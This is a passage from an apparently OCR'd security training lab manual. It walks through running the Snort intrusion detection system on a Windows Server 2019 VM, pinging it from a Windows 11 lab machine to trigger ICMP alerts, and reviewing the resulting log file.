
Note: The IP address (10.10.1.19) mentioned in $HOME_NET may vary when you perform this task.



55. Now right-click on the **Windows Start** icon and click **Run** from the menu.
56. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
57. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this task: **X** is 1).

59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.

61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
62. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 5384), as shown in the screenshot.




63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.
66. Now, switch to the **Windows 11** virtual machine (**Attacker Machine**). Click **Ctrl+Alt+Del** to activate the machine.
67. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

68. Open the command prompt and issue the command **ping 10.10.1.19 -t** from the **Attacker Machine**

    Note: **10.10.1.19** is the IP address of the Windows Server 2019. This IP address may differ when you perform the task.



69. Switch back to the **Windows Server 2019** virtual machine. Observe that Snort triggers an alarm, as shown in the screenshot:




70. Press **Ctrl+C** to **stop** Snort; snort exits.

```
===============================================================================
SIP Preprocessor Statistics
  Total sessions: 0
===============================================================================
IMAP Preprocessor Statistics
  Total sessions                                : 0
  Max concurrent sessions                       : 0
===============================================================================
POP Preprocessor Statistics
  Total sessions                                : 0
  Max concurrent sessions                       : 0
===============================================================================
Snort exiting

C:\Snort\bin>_
```

71. Go to the **C:\Snort\log\10.10.1.11** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

    Note: The folder name **10.10.1.11** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.



Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

72. Close all open windows in the **Windows 11** and **Windows Server 2019** virtual machines.

